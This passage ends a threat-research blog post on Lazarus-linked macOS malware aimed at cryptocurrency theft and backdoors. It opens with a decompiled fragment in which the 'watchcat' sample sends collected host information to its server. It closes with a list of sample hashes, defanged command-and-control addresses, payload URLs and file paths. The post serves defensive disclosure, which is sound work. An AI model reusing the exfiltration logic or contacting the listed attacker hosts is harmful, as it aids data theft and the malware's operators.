    memcpy(&var_1A9, _g_ComInfo, 0x199);
    rax = _SendMsg(_g_HttpSetting, *(int32_t *)_g_nBoardID, "", 0x1990, &var_1A9, 0x199, 0x1);
    rcx = rax != 0x0 ? 0x1 : 0x0;
    if (**___stack_chk_guard == var_10) {
            rax = rcx + rcx;
    }
    else {
            rax = __stack_chk_fail();
    }
    return rax;
}
```

While analysis of `watchcat` is still ongoing and we have yet to see an in-the-wild infection, it's clear that the rapid iteration of all these various Lazarus-related malware samples shows the actor is heavily invested in the macOS platform.

Conclusion

All of the samples reviewed above have appeared in the last eight to ten weeks and are evidence that threat actors behind the Lazarus group are pursuing several distinct campaigns, using a variety of technologies, and are themselves keeping up-to-date with the Apple platform. These are not actors merely porting Windows malware to macOS, but rather Mac-specific developers deeply invested in writing custom malware for Apple's platform. Primarily, the samples we have reviewed here appear to be designed to steal cryptocurrency and maintain backdoors into their targets' devices, but there is clearly much more to be learned about these campaigns. The SentinelOne Platform protects users against all the samples reviewed in this post. For more information about the SentinelOne macOS agent, see here.

IOCS & Samples

899e66ede95686a06394f707dd09b7c29af68f95d22136f0a023bfd01390ad53 TinkaOTP.dmg
326d7836d580c08cf4b5e587434f6e5011ebf2284bbf3e7c083a8f41dac36ddd CoinGoTradeUpgradeDaemon
4f9d2087fadbf7a321a4fbd8d6770a7ace0e4366949b4cfc8cbeb1e9427c02da CoinGoTradeUpgradeDaemon
a61ecbe8a5372c85dcf5d077487f09d01e144128243793d2b97012440dcf106e Cryptoistic Mach-O
8783f6755fd3d478fc58040da03d056f9cad12f199ec4dcd90632c6804e0e643 Cryptoistic.dmg
d91c233b2f1177357387c29d92bd3f29fab7b90760e59a893a0f447ef2cb4715 Album.app.zip
735365ef9aa6cca946cfef9a4b85f68e7f9f03011da0cf5f5ab517a381e40d02 Flash Player
3c2f7b8a167433c95aa919da9216f0624032ac9ed9dec71c3c56cacfd5cd1837 OSX.Casso (osxari)
e63640c53204a59ba59f2c310964149ca3616d79adc40a6c3abd5bf669511756 OSX.Casso
65cc7663fa5c5665ad5d9c6bec2b6257612f9f0c0ce7e4399e6dc8b464ea88c0 OSX.Casso
035089b4ef4a981f43455ebee7963af9e7502170ca206458f96be668b1e3674a OSX.Casso (packed)
85d7379b7b82d6b7868f64203a444a5098c72ed7ccff6d1dbb536389a5be5a9c OSX.Casso
2dd57d67e486d6855df8235c15c9657f39e488ff5275d0ce0fcec7fc8566c64b OSX.Casso (cassoosx)
90ea1c7806e2d638f4a942b36a533a1da61adedd05a6d80ea1e09527cf2d839b Casso.exe
3bb96bfaf492782b38985f4bd6b7e7f9dc22c1332b42bb74b16041298fd31f93 watchcat
36683ce8ec4ab6c07330930b523ee0d68b2b410f654a30c70250da890cfbf3c9 iContact

67[.]43.239.146:443
185[.]62.58.207:443
160[.]20.147.253/8443

hxxps[:]//fudcitydelivers[.]com
hxxps[:]//sctemarkets[.]com
hxxps[:]//lastedforcast[.]com
hxxps[:]//audiopodcasts[.]co
hxxps[:]//loneeaglerecords[.]com/wp-content/uploads/2020/01/images.tgz.001
hxxp[:]//applepkg[.]com/product/new/iContact.pkg

/tmp/.signal_tmp
/private/tmp/updatecoingotrade
/Library/Application Support/CoinGoTradeService/CoinGoTradeUpgradeDaemon